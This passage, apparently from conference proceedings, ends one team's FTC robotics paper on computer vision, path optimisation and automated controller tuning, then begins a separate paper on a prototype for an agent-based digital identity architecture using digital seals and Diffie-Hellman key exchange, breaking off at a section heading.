The first step to our computer vision, and thus robot intelligence, is object detection. Our team wanted a fast, effective, and customizable program for object detection; the classical vision-processing algorithm OpenCV fulfilled all these requirements. The team employed OpenCV to isolate, spot, and blob specific regions on the dozen frames taken by our robot's built in camera. Through a combination of color-processing, edge detection, and block contouring, the robot can differentiate between field elements such as other robots, the submersible, and color-specific blocks. To remain consistent, we utilize a panel of LED lights on the camera to ensure similar lighting conditions. Once detection is achieved, positional data about the identified objects is calculated and passed through a filtering algorithm to help confirm confidence and accuracy. Using positional data, the robot can adjust its planned movements in real time. For example, if a scoring element was slightly misaligned from its expected position, the robot could recalculate the angle of approach or delay intake actions until the alignment was verified effectively with sensory input on board.

3.2 Computer Vision Experiment

To validate the effectiveness of our robot intelligence approach, our team designed an experiment to compare the performance of the robot's intake system with and without vision assistance. In this controlled test, the robot attempted to collect a game element using pre-programmed motion alone and then repeated the same task using visual feedback to adjust alignment in real time. By measuring the average time intake and the success rate across trials, we aimed to quantify how intelligent sensing contributes to consistent, high-quality behavior in robotic systems.




Figure 3. Time to intake with Vision Vs. without Vision

The results of the experiment were graphed (Figure 3), comparing the same robot base with and without vision, showing a great reduction in time spent intaking, nearly a 55% decrease. The experiment shows that vision-assisted control drastically improved the robot's speed and consistency in collecting game elements. By enabling the robot to react in real time to slight misalignments or variability on the field, the camera-based vision system significantly enhanced performance. This confirmed that adding computer vision contributed directly to higher-quality, intelligent robotic behavior during autonomous tasks.


4. Simulation-Based Predictive Modeling

To ensure optimal system performance, the team applied predictive modeling to develop and validate software algorithms. Robotic software can often be enhanced by optimizing hyperparameters, allowing robots to complete actions more efficiently and effectively. The autonomous segment of an FTC match mandates the robot to drive through the field without human driver control, and therefore, optimizing the trajectory of the robot can allow faster intaking and scoring of elements. The team therefore attempted to solve the problem of finding the fastest trajectories for the robot to traverse between any two points on the field. Accounting for the obvious difficulties involved in physically running and comparing several different possible curves the robot can take between points, the team employed virtual simulations to predict the most optimal solutions.

4.1 Mecanum Kinematics

The first step to creating such a simulation was to define the task and constraints. The goal of the simulation was to determine the fastest curve the robot could take to drive between any two points on the field while avoiding any obstacles. In the FTC competition, the most used drivetrain, or mechanism the robot uses to drive across the field, is the mecanum drivetrain [7]. This drivetrain sacrifices some movement speed to produce additional utility in the form of omnidirectional movement, meaning the robot can produce complex movements like strafing (moving sideways without turning), and can move independently of its heading orientation. However, due to friction, the robot cannot achieve the same speed while strafing compared to traveling straight forward and backward. The robot's heading therefore directly impacts its driving speed,

since the robot achieves higher maximum velocities when its heading aligns more closely with the tangent to the curve, although the robot moves more slowly while trying to achieve a more ideal heading. Since the heading introduces a new variable in optimizing the path-following speed, the simulation also needed to predict the ideal rotational changes, more formally known as heading interpolations, the robot should take while following the curve. We use the term path to mean a curve and heading interpolation that the robot follows, and use the terms path-following speed and path-following time to mean the speed at which the robot drives along the path, and the time the robot takes to drive through the path, respectively. To constrain the search to accommodate the path-following limitations of a typical FTC robot, the simulation restricted paths to Bézier curves [8] of dimension 3 or smaller. Figure 4 displays the image and control points of a sample cubic Bézier curve.



Cubic (2 Control Points) Bézier Curve Example
Created using <https://cubic-bezier.com/>

Figure 4. Sample Cubic Bézier Curve

4.2 Path Simulation

The simulation evaluated and compared paths based on an approximation of how long the robot would take to drive through them. To quantify such a number, the simulation had to use rigorous kinematic modeling of the physical system and the outside forces that impact the robot during path-following. The team determined a function for evaluating the robot's velocity at any given time in terms of the robot's maximum velocity and then created a differential equation to find the amount of time needed to travel the length of the path, which was computed using standard integration techniques. To create a more realistic representation of the system, the team accounted for the speed reduction created while the robot was turning, as well as the, frictional force to rank the viability of different heading interpolations. Therefore, given any path, the team approximated the solution to this differential equation to derive a numerical metric for the robot's estimated path-following time. We define the time function as the function that associates with every path the time the robot would theoretically take to traverse it.

4.3 Optimization and Predictive Modeling

Using the time function, the simulation could compute quantifiable means of ranking the effectiveness of each path. The team thus used this data to perform derivative-free optimization on these curves, applying a deterministic search through this data using the Constrained Optimization by Linear Approximation (COBYLA) [9] predictive modeling approach. This algorithm created linear approximations of the time function using local simplices of points and then created trust regions given by Euclidean balls in the domain, where these linear approximations would locally perform well. The algorithm then iterated through creating new simplices, evaluating the minimum time values of each linear approximation, and expanding trust regions to eventually encompass the entire domain and converge to a global minimum for the function. We refer to this path-optimizing methodology as the Fastest Path Algorithm (FPA). For each unique section of the autonomous segment where long paths were necessary, the team applied the FPA and deployed the resulting paths to the

robot. This data-driven predictive modeling approach therefore allowed the team to minimize the robot's driving time and score the most points.

4.4 Analysis of Results

The most important path the team needed to optimize was the path between the basket and the long side of the submersible. This was the longest path the robot needed to follow autonomously, typically several times during the 30-second period, and therefore was most beneficial to optimize. The team iterated through their FPA velocity model throughout the season, producing more efficient paths to the submersible each time. Figure 5 shows the robot's average path-following time to the submersible throughout the various competitions the team participated in through the season. Note that the team's first competition was omitted since the robot didn't have autonomous capabilities that early in the season.




Figure 5. Path-Following Times Through the Season




Figure 6. Final Paths to the Submersible

The lack of improvement between the league qualifying tournament and state championships is due to the team's programmers focusing on tasks other than FPA, whereas after the state championships, the team focused more on optimizing this path. The graph shows significant improvement in the robot's speed, which can be directly attributed to the team's application of Quality Intelligence through the Fastest Path Algorithm. Figure 6 displays the robot's final paths to the submersible at the Maryland Tech Invitational (MTI) competition [10], which was the team's last tournament in the season.

5. Automated Tuners

To enhance system efficiency and longevity, the team implemented multiple automated tuning processes, including SquID controller adjustments and servo-motor calibrators, supporting consistent hardware progression.

5.1 SquID Controller

To achieve precise and efficient movement of robot mechanisms, the team implemented SquID Controllers [11], which enable quick and accurate motor positioning. These controllers use rotary encoders to move motors along a trapezoidal motion profile, based on error responses. Specifically, the control signal is calculated by multiplying the square root of the positional error by a proportional factor. A SquID Controller's trapezoidal motion profile and end-effecting position reference can be seen in Figure 7. Since optimal performance depends on tuning this factor, and motor applications vary across the robot, the team developed multiple automated methods to adjust it for each use case.




Figure 7. Trapezoidal Motion Profile

5.2 Automated SquID Tuning Methods

The first tuning method implemented is Load-Based Adaptation [12]. Utilizing live data from rotary encoders and current sensors, motor load estimations are calculated. Since higher loads dampen a motor's responses to error, logarithmic scaling is applied to the proportional factor depending on the change in load. The second method implemented is a Ziegler-Nichols-Inspired [13] heuristic process. To tune this factor, the robot routinely and automatically completes a specific motor action multiple times to estimate ultimate gain, continually increasing the proportional factor until detrimental system oscillations or overshoots are detected through rotary encoders and current sensors. To determine a stable and responsive gain, the proportional factor is set to the ultimate gain divided by two, as seen below in Figure 8, ensuring quick and smooth movement.

$$P = U/2$$

Figure 8. Responsive Gain Derived from Measured Ultimate Gain

The third method implemented is an Error-Dynamics process [14]. Utilizing pre-determined measurements of optimal error size for the specific motor application, the automatic SquID tuner adjusts its proportional factor depending on the current measurements of average error size. If the current error average is higher than the optimal error size, the proportional factor is increased through linear scaling. If detrimental overshoots are detected, the proportional factor is decreased with the same linear scaling process. By implementing these automated SquID tuners, motor-actuated mechanisms used by the robot reported a 36% improvement in average speed and a 3.4 Ampere reduction in action-induced current draw.

5.3 Servo-Motor Position Tuner

To ensure mechanism consistency and longevity, the team implemented and routinely utilized automated servo-motor calibrators. FTC servomotors generally have 255 discrete positions, which are used for precise mechanism movements. Over time, it is essential to tune these positions for servo longevity routinely. This process moves a servo to each of its implemented pre-calibrated positions and analyzes the current drawing using current sensors on each to determine possible risks of servo strain. If a servo position triggers a current draw greater than a safe threshold, the position is then decreased until the current draw noticeably decreases or increases further. If the current draw decreases, the servo position will continue to decrease until its triggered current draw is under a safe threshold. If the current draw instead increases further from the safe threshold, the position is then increased rather than decreased until the triggered current draw is within the safe threshold. A flowchart representing this automated process can be seen below in Figure 9. This process ensures optimal and consistent servo-motor positions on every robot mechanism, in turn increasing servo-motor longevity and reducing current draw by a system total of 1.3 Ampere.




Figure 9. Flowchart Representation of the Team's Automated Servo-motor Position Tuner

6. Quality Intelligence and Software Quality

The implementation of quality intelligence greatly helped the team in improving the robot's software quality, which the team measured through three metrics: maintainability, repeatability, and debuggability. These three factors allowed the robot's software to perform more reliably and consistently through the team's various competitions.

6.1 Maintainability

An FTC robot's hardware mechanisms typically feature high-maintenance components and require frequent recalibrations to enable consistent performance. The team applied the quality intelligence methodology to create automated tuning software, using external sensor information to recalibrate servo positions and SquID controllers. These automated programs enabled the team to efficiently keep up with the schedule of regular maintenance needed for the robot's subsystems. Additionally, the team made automated testing programs that helped the robot efficiently self-diagnose any faults in its hardware components. This allowed the team to quickly adjust the robot before important events, ensuring that the robot would always be in pristine condition.

6.2 Repeatability

The autonomous period of an FTC robot requires the robot to execute precise movements and produce the same results several times without failure. The robot's ability to self-diagnose itself facilitated a reliable performance in-match, allowing the robot to make real-time adjustments to the behavior of its physical mechanisms. The robot uses data from servo current and errors in motor encoders to determine how much power it should give to these components in-match. In particular, the robot stores information from previous scoring cycles inside a match to adjust its control loops in future scoring cycles. In the driver-controlled period, the robot also uses information about the driver's actions to determine the reliability of its sensor outputs and adjust its behavior accordingly. This allows the robot to always perform well inside the competition, regardless of any faults that might occur in its calibrations. The team also recognized that changes to the robot's software could affect the repeatability of the robot's autonomous path-following, so the team utilized virtual simulations to test any changes and ensure consistency.

6.3 Debuggability

The team used logging software and telemetry to detect and debug any issues in the robot's software. Using information from sensors, the team was able to graph the states of the robot's different mechanisms and determine discrepancies in the expected and experimental states. The team also used this information to determine issues in the boolean conditions that determined when transitions between states would occur, for example, the necessary readings on the GoBilda Pinpoint Sensor to determine when the robot had finished its path-following. This process enabled the team to review information on match logs after each practice run to find and resolve any bugs in the robot's software.

7. Summary

This paper explores the usage of a data-driven approach to optimizing robotic software performance. The team integrated several software methodologies to increase the robot's intelligence and autonomously tune and optimize parameters. The team conducted experiments to show how quality intelligence enhanced various subsystems of the robot. These techniques can be applied to industrial robots to improve their precision and functionality.

References

- [1] "Home." FIRST. Accessed June 21, 2024. <https://www.firstinspires.org/>.
- [2] 2024-2025 FIRST Tech Challenge into the Deep Competition Manual. Manchester: For Inspiration and Recognition of Science and Technology, n.d. Accessed June 21, 2025.
- [3] GeeksforGeeks. "Odometry in Robotics | Introduction to Machine Learning." Last modified January 18, 2023. <https://www.geeksforgeeks.org/machine-learning/odometry/>.
- [4] goBILDA. Pinpoint™ Odometry Computer: IMU Sensor Fusion for 2-Wheel Odometry. Accessed June 18, 2025. <https://www.gobilda.com/pinpoint-odometry-computer-imu-sensor-fusion-for-2-wheel-odometry/>.

- [5] PedroPathing. PedroPathing: Pathfinding and Odometry Resources for FTC and FRC Robotics. Accessed June 18, 2025. <https://pedropathing.com/>.
- [6] "About." OpenCV, 4 Nov. 2020, opencv.org/about/.
- [7] Taheri, Hamid, Bing Qiao, and Nurallah Ghaeminezhad. "Kinematic Model of a Four Mecanum Wheeled Mobile Robot." *International Journal of Computer Applications* 113, no. 3 (March 18, 2015): 6–9. <https://doi.org/10.5120/19804-1586>.
- [8] Hoffman, Gernot. *Bézier Curves*, 2002.
<https://web.archive.org/web/20061202151511/http://www.fho-emden.de/~hoffmann/bezier18122002.pdf>.
- [9] Powell, Michael James David. "A Direct Search Optimization Method That Models the Objective and Constraint Functions by Linear Interpolation." Springer EBooks, January 1, 1994, 51–67. https://doi.org/10.1007/978-94-015-8330-5_4.
- [10] FIRST Chesapeake. "Maryland Tech Invitational 2025," 2025. <https://www.firstchesapeake.org/event-details/maryland-tech-invitational-2025>.
- [11] FTC Escape Velocity. 2025. "SquID Controller Explanation Video." YouTube. March 11, 2025. <https://www.youtube.com/watch?v=WA9o3e4a01Q>.
- [12] Gyöngy, I.J., and D.W. Clarke. 2006. "On the Automatic Tuning and Adaptation of PID Controllers." *Control Engineering Practice* 14 (2): 149–63. <https://doi.org/10.1016/j.conengprac.2005.01.007>.
- [13] J. G. Ziegler and N. B. Nichols, "Optimum Settings for Automatic Controllers," *Transactions of the ASME* 64, no. 11 (1942): 759–768.
- [14] Frantisek Kudlacak, and Tibor Krajcovic. 2016. "Error Behaviour in PID Control Systems with Dynamic Processes." *Digital Library (University of West Bohemia)*, September, 141–44. <https://doi.org/10.1109/ae.2016.7577259>.

Proof-of-Concept Prototype for Agent-Based Digital Identity Architecture

Kalman C. Toth Ph.D. P.Eng.

kalmanctoth@gmail.com

Abstract

The proof-of-concept prototype described herein has been developed to assess the feasibility of operationalizing the “Agent-Based Digital Identity Architecture” [1] presented at PNSQC 2024. This architecture aims to reduce password dependency and impersonation risk due to shared, lost, hacked, or phished passwords. It compensates for the Internet’s missing identity layer by progressively introducing identity agents working on behalf of owners to deploy cryptographically enabled digital identities. Identity agents binding owners to their devices maintain sovereign control over their authentication data, digital identities, identifying information, and other private data. They use standard methods and protocols to collaborate reliably. To facilitate technology-adoption, digital identities mimic the look and feel of physical credentials in one’s wallet. Installed on smart phones, tablets and servers, *identity agents* create *digital identities* used to mutually authenticate owners, secure messages and transactions, protect private data, seal digital identities, notarize documents, proof identities, and delegate consent. This prototype demonstrates identity agents creating, exchanging and using digital identities to execute these processes. HTML, CSS, JavaScript, JSON, and node.js have been used to develop the software. React Native will likely be used for cross-platform development.

Biography

Kal Toth has published numerous conference and journal papers, four published US patents, and one unpublished application in the field of digital identity. He has been developing a proof-of-concept prototype implementing essential functions and features of the agent-based digital identity architecture presented at PNSQC 2024. Kal provides technical expertise to law offices relating to copyright infringement and BitTorrent technology. He has held leadership positions with Hughes Aircraft of Canada, Datalink Systems Corp., CGI Group Inc., the Software Productivity Centre of B.C., and Intellitech Canada Ltd. (Ottawa). Kal has provided consulting services to Canadian federal departments including Defence, Communications, Transportation, Revenue and Taxation, the National Research Council, and the Communications Security Establishment. He developed, delivered and directed software engineering programs for the Oregon Master of Software Engineering (OMSE) and WestMost. He has held faculty positions at the Technical University of British Columbia, Oregon State University, Portland State University, and several western Canadian Universities. He is a past member of the PNSQC Board. Kal obtained his Ph.D. in computer systems and electrical engineering from Carleton University (Ottawa) and is a registered professional engineer with a software engineering designation in British Columbia.

1. Purpose

The purpose of the proof-of-concept prototype described herein is to assess the feasibility of operationalizing the “Agent-Based Digital Identity Architecture” [1] presented at PNSQC 2024.

2. Problem Addressed

Today’s web exposes users and providers with countless security and privacy risks including phishing attacks, server-side breaches, software infections, and frustrating volumes of unsolicited information from unknown sources (e.g. spam, fake news). Since inception, the Internet protocol stack has not included an identity layer implementing proven protocols for mutually identifying and authenticating users and providers. Authors have written that the Web is composed of a patchwork of identity schemes that are not interoperable; do not identify users reliably; are incapable of preventing impersonation; and do not filter unwanted information. Password usage online is the bane of users maintaining countless passwords and service providers reprovisioning them. Passwords pose an impersonation risk when shared or lost. Hence password usage is unsustainable for both users and providers. There is a compelling need to reduce password usage, increase identity assurances, and thereby reduce impersonation risk.

The proposed agent-based digital identity architecture is a potential solution for these problems. Identity agents implementing common functions, protocols, and virtualized identities can be progressively introduced over the Web to authenticate owners, secure collaboration, and protect private information.

3. Synopsis of Agent-Based Digital Identity Architecture

Principal features and functions of the *Agent-Based Digital Identity Architecture* [1]:

- Device owners (Internet users and providers) have *identity agents* installed on their devices for creating, exchanging, and using *digital identities* for mutual authentication and collaboration.
- Identity agents use strong passwords and possibly biometrics to bind their owners locally to their digital identities, authentication data, and other private information.
- Identity agents give life to digital identities mimicking the look and feel of physical credentials in one’s wallet while cryptographically securing messages, transactions, and private data.
- Each digital identity created by the identity agent of an owner includes an identifier, attributes specified by the owner and encryption keys. Attributes are usually, but not necessarily identifying.
- When created, a digital identity has a *Sovereign Copy (Sov Copy)* controlled for the owner’s identity agent and a *Public Copy (Pub Copy)* transferred to identity agents of requesting owners.
- Each *Sovereign Copy* has three (3) private/public key-pairs generated by the identity agent: signing/verifying key-pair; decrypting/encrypting key-pair; and embossing/inspecting keypair.
- *Public Copies* inherit attributes and public keys of Sovereign Copies but not the private keys.
- Signing, verifying, decrypting, and encrypting keys secure messages, transactions, private data.
- Embossing/inspecting key-pairs are used to create and verify digital seals affixed to digital identities, documents, and tokens elevating identity assurances and preventing impersonation.
- *Sovereign and Public Copies* are attested and self-sealed by the identity agent when created.
- Identity agents regularly authenticate their owners to mitigate loss and take-over risks.
- Identity agents use Diffie-Hellman [13] key agreement when exchanging *Public Copies*.
- Identity agents use the public encrypting key of a *Public Copy* when invoking Diffie-Hellman.
- On receiving a *Public Copy*, the self-seal is verified using the inspecting key of the *Public Copy*.
- *Proof-of-possession and proof-of-custody* challenges elevate identity assurances.

Figure 1 depicts *Sovereign Copies* and *Public Copies* of digital identities that have been self-sealed and digitally sealed by other owners. This figure also depicts *Public Copies* that have been exchanged and cross-sealed by collaborating identity agents (see Section 5 Glossary of Terms for additional details).




Figure 1. Agent-Based Digital Identity Architecture

4. The Proof-of-Concept Prototype

HTML, CSS, JavaScript, JSON, and node.js have been used to develop the code. Visual Studio, the Live Server extension, and Chrome DevTools have been used to edit, test and demonstrate the key features.

Digital identities, digital seals, sealed documents and sealed consent tokens have been coded as JavaScript Objects (denoted *js-obj* in Figure 1) and rendered using HTML/CSS Grid Layout.

Users and providers are depicted in separate Chrome tabs registering, signing in, and using *identity agents* as if installed on smart phones, tablet PCs or Web servers.

The prototype depicts digital identities, each specified by a unique key, image, attributes, and three private/public encryption key-pairs. Images and keys are visually and computationally bound to owners.

The prototype enables the depicted owners to specify up to six types of digital identities - *BizID*, *BnkID*, *CivlID*, *GovID*, *MedID*, *WebID* - distinguished by border color. Custom digital identity templates specifying distinct attribute formats and backgrounds can be expected going forward.

Each *identity agent* of an owner encapsulates two JavaScript arrays called *wallet* and *contacts* used to store digital identities. Digital identity keys uniquely identifying each *Sovereign Copy* are stored in the *wallet* array while unique keys identifying *Public Copies* are stored in the *contacts* array.

5. Glossary of Terms [1]

Identity Agents. Identity agents create and deploy digital identities of the owner to ensure they are controlled by the owner, securely shared with collaborating owners, and correctly applied to identify the owner; prevent impersonation; secure messages, transactions and private data; digitally seal digital identities, documents, and consent tokens; identity-proof owners; and notarize documents. Identity agents are also responsible for backing up, recovering, importing and exporting digital identities across devices.

Specifying Digital Identities. Identity agents enable owners to specify identifying, pseudonymous, and anonymous attributes of digital identities generating three (3) private/public encryption key-pairs per digital identity: the signing/verifying and decrypting/encrypting keys secure messages and transactions; the embossing/inspecting keys are used to create and verify digital seals affixed to digital artifacts [2-5].

Sovereign Copies and Public Copies. Each digital identity created has both a *Sovereign Copy* and a *Public Copy*. The *Sovereign Copy* has three private/public key-pairs while the *Public Copy* holds only the three public encryption keys. A relying owners authenticates a presented *Public Copy* by using the public inspecting key of the *Public Copy* to verify the self-seal created and affixed to the *Public Copy* by the originating identity agent. Unsuccessful verifications likely represent attempts to impersonate.

Digital Seals and Attestations. A digital seal specifies an attestation bound to a digital artifact using the embossing key of a *Sovereign Copy* of the owner. The inspecting key of the *Public Copy* can be used by others to verify the digital seal by using the inspecting key to decrypt the *digital seal signature*. Hashing the concatenation of the owner's image, issue date, attestation, digital identity identifier, attributes, public keys, and artifact identifier yields a "digest". The digital seal is valid if the *signature* and *digest* match.

Proof-of-Existence. Identity agents can choose to exchange *Public Copies* in-the-clear but this may enable denial-of-service risks. *Public Copies* are self-sealed when created, hashed, and both the hash and self-seal are deposited in a proof-of-existence repository. An identity agent receiving a *Public Copy* in-the-clear checks if the hash of the received copy and the affixed self-seal exist in the proof-of-existence repository. If they match it can be assumed the *Public Copy* was not modified during transfer.

Diffie-Hellman. [1] describes an adaptation of Diffie-Hellman [13] where identity agents exchange one-time passwords; use HTTPS to exchange public keys; and use Diffie-Hellman to combine the exchanged keys with the private keys they hold to create matching symmetric keys used to securely exchange their *Public Copies*. The alternative used herein is for the identity agents to exchange selected public keys and apply Diffie-Hellman to create a common symmetric key used to securely exchange *Public Copies*.

Delegating Consent. Consent tokens are attested and digitally sealed by stakeholders. Digital seals affixed by digital identity owners and custodians express their commitments to respect owner privacy and access permissions. Typically, requesters are granted read-only access to an owner's private data.

Elevating Identity Assurances (proving who you are).

